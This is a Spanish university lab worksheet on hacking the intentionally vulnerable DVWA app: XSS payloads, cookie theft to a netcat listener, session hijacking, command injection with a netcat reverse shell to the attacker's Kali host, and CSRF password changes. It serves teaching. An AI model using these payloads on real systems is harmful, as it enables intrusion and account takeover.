

Actividad práctica número 7:

Formato: Individual.

Asignatura: Seguridad de Sistemas

**Objetivo:** conocer las técnicas de hacking más utilizadas en la industria para evaluar la seguridad de aplicaciones web


### Título: Hacking de aplicaciones Web

- 1.- Inicie su computador en Windows 7.
- 2.- Instale la maquina Metasploitable con la interfaz de red en modo puente.
- 3.- Conéctese con un browser a: <http://ipmetasploitable/dvwa>



username: admin, password: password

- 3.- Seleccione el nivel de seguridad de DVWA en "low" y haga click en "submit"



## Cross Site Scripting (XSS)

1.- Configure nuevamente el nivel de seguridad de DVWA Security en low

2.- Vaya a la opción "XSS reflected"

The screenshot shows the DVWA Security page. On the left is a sidebar with a list of vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), and XSS stored. The main content area is titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with the label 'What's your name?' and a 'Submit' button. Below the form is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

3.- Ingrese en el cuadro de diálogo su nombre:

¿Que obtuvo como resultado?

4.- Ingrese a continuación el frame:

```
<iframe src="http://www.lun.cl"></iframe>
```

The screenshot shows the DVWA XSS reflected page. The 'Name' field contains 'Jaime'. The 'Message' field contains the injected payload: `<iframe src="http://www.lun.cl"></iframe>`. Below the form is a 'Sign Guestbook' button. The page also displays a list of previous messages, including one from 'Jaime' with a message that says 'Muy lindo el sitio web'. The bottom of the page shows a preview of the rendered output, which includes a banner for 'Ediciones anteriores' and a search bar with the text 'SUSTENTABILIDAD Las t'.

5.- Repita la operación con el nivel de seguridad en "medium" y "high" y comente el resultado.

6.- Vuelva el nivel de seguridad a "low"


7.- Ingrese a la opción "XSS stored"

The screenshot shows the DVWA Security page. On the left is a sidebar with a list of vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored (highlighted in green). The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with 'Name' and 'Message' fields, and a 'Sign Guestbook' button.

8.- Complete las opciones de "Name" y "Message" y vea el resultado

9.- A continuación, ingrese en el campo "Message" el siguiente frame:

```
<script>alert("ataque xss")</script>
```



¿Cuál fue el resultado?

10.- Repita la operación con el nivel de seguridad en "medium" y "high", comente:

11.- Vuelva el nivel de seguridad a "Low"

12.- Seleccione la opción "XSS reflected" nuevamente.


13.- En el proxy ZAP detenga la sesión



14.- Ingrese un nombre cualquiera en la aplicación y haga click en "Submit"




15.- Revise la captura en la herramienta ZAP




16.- Reemplace el nombre ingresado por el siguiente script

```
<script>alert("ataque xss")</script>
```




17.- Restaure la sesión en la aplicación ZAP




18.- Repita la operación con el siguiente script


`<script>alert(document.cookie)</script>`



19.- Aumente la cantidad de caracteres en la maquina atacante




20.- Ingresamos el siguiente script



21.- Levantamos el servicio en la maquina atacante

```
root@kali:~# nc -vlp 80
Listening on [any] 80 ...
```


22.- Inyectamos el vector de ataque en la maquina Victima



23.- Capturamos la cookie del usuario

```
root@kali:~# nc -vlp 80
listening on [any] 80 ...
192.168.0.160: inverse host lookup failed: Unknown host
connect to [192.168.0.151] from (UNKNOWN) [192.168.0.160] 1171
GET /a.php?security=low;%20PHPSESSID=a1c2edc5338914d766b10c50c01eb2cc HTTP/1.1
Host: 192.168.0.151
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.158/dvwa/vulnerabilities/xss_s/
Connection: keep-alive
```

24.- Instalamos el Tamper Data en la maquina atacante



25.- Ingrese en la maquina victima con las credenciales del usuario Admin



About

Logout

You have logged in as 'admin'

Username: admin  
Security Level: low  
PHPIDS: disabled

26.- Reinicie la conexión netcat en la maquina atacante

```
root@kali:~# nc -vlp 80  
listening on [any] 80 ...
```

27.- Haga click en la aplicación vulnerable



Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Name \*

Message \*

Sign Guestbook

Name: test  
Message: This is a test comment.

Name: Gordon  
Message:

More info

28.- Visualice en la máquina atacante la cookie del usuario

```
root@kali:~# nc -vlp 80  
listening on [any] 80 ...  
10.0.2.63: inverse host lookup failed: Unknown host  
connect to [10.0.2.83] from (UNKNOWN) [10.0.2.63] 1121  
GET /a.php?security=low;%20PHPSESSID=f2e5403007c3b46dea77ba6fab78a8aa HTTP/1.1  
Accept: */*  
Referer: http://10.0.2.84/dvwa/vulnerabilities/xss_s/  
Accept-Language: es-CL  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;  
.30729; Media Center PC 6.0)  
Accept-Encoding: gzip, deflate  
Host: 10.0.2.83  
Connection: Keep-Alive
```

29.- Inyecte la cookie utilizando el Tamper Data


Content-Length	171
Cookie	c3b46dea77ba6fab78a8aa
Connection	keep-alive

30.- Valide que esta conectado como el usuario Admin

Username: admin  
Security Level: low  
PHPIDS: disabled

### Ejecución de comandos:

- 1.- Configure nuevamente el nivel de seguridad de DVWA Security en low
- 2.- Haga click en la opción "Command Execution"



Home

Instructions

Setup

Brute Force

**Command Execution**

CSRF

File Inclusion

SQL Injection

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

<http://www.ss64.com/nt/>

3.- Ingrese una dirección válida de Internet en el cuadro de diálogo y observe el resultado.

4.- A continuación ingrese en el cuadro de diálogo lo siguiente:

1 | hostname

¿Cuál fue el resultado?

5.- Ahora ingrese lo siguiente:

1 | ls -la

¿Cuál fue el resultado? ¿Qué puede concluir?

6.- A través de esta experiencia trate de averiguar lo siguiente:

- ¿en qué directorio está situado el servidor?
- ¿con qué usuario está corriendo el servidor web?
- ¿qué servicios están ejecutándose en el servidor?
- ¿cuál es el nombre y sistema operativo del servidor?
- ¿cuál es el listado de usuarios creados en el servidor?

7.- Cambie el nivel de seguridad a "medium" y "high" e inténtelo nuevamente.

¿cuál fue el resultado?

8.- Vuelva el nivel de seguridad a Low y ejecute en Kali el siguiente comando:

```
root@kali:~# nc -vlp 4444
listening on [any] 4444 ...
```

9.- Ejecute el siguiente comando como vector de ataque:

1 | /bin/netcat -e /bin/sh **ip\_kali** 4444

10.- Confirme la conexión en su servidor Kali


```
root@kali:~# nc -vlp 4444
listening on [any] 4444 ...
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.28] from (UNKNOWN) [10.0.2.37] 47666

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux


whoami
www-data
```

## Explotación de CSRF


1.- Conéctese al sitio OWASP y baje la aplicación CSRFTester



2.- Descomprima el contenido del archivo




3.- Instale la aplicación Java SDE desde el sitio <https://www.java.com/es/download/>






4.- Una vez instalado configure la variable de ambiente JAVA\_HOME en Propiedades del Sistema -> Opciones Avanzadas




5.- Haga click en “Variables de entorno” y agregue la variable JAVA\_HOME como se muestra en la figura:




6.- Haga click en “Aceptar” para grabar la configuración

7.- Vaya al directorio de CSRFTester y ejecute el archivo “run.bat”



8.- Configure el proxy de su browser como se muestra en la figura:



9.- Levante la maquina Metasploitable con la interfaz de red en modo puente y conéctese al servidor web con su browser a la aplicación DVWA




10.- Ingrese con las siguientes credenciales:

User: admin, Contraseña: password

Configure el nivel de seguridad en “Low”



11.- Seleccione la opción CSRF



Home

Instructions

Setup

Brute Force

Command Execution

**CSRF**

File Inclusion

### Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password:


Confirm new password:

Change

12.- Inicie la grabación de la sesión en la aplicación CSRFTester



13.- Ingrese el cambio de la contraseña en la aplicación web y haga click en “change”



Home

Instructions

Setup

Brute Force

Command Execution

**CSRF**

File Inclusion

### Vulnerability: Cross Site I


Change your admin password:

New password:


Confirm new password:

Change

14.- Revise la grabación de la sesión en la aplicación CSRFTester



15.- Genere la página HTML con la opción “Generate HTML” y grábelo en su disco local



16.- Edite el archivo html generado por la herramienta y cambie la contraseña del usuario

Antes:

`/?password_new=abc123&password_conf=abc123&Ch`


Después:

`?password_new=duoc.2016&password_conf=duoc.2016&`


17.- Cambie el método de la conexión a POST

```
</script>
<H2>OWASP CRSFTester Demonstratio
<form method="POST" name="form0"
<input type="hidden" name="name"
```

18.- Grabe el archivo “index.html” y ábralo con el browser



19.- Salga de la aplicación DVWA y trate de conectarse con la contraseña cambiada inicialmente



Username

Password

Login

Login failed

20.- Ingrese nuevamente con la contraseña modificada en el archivo "index.html"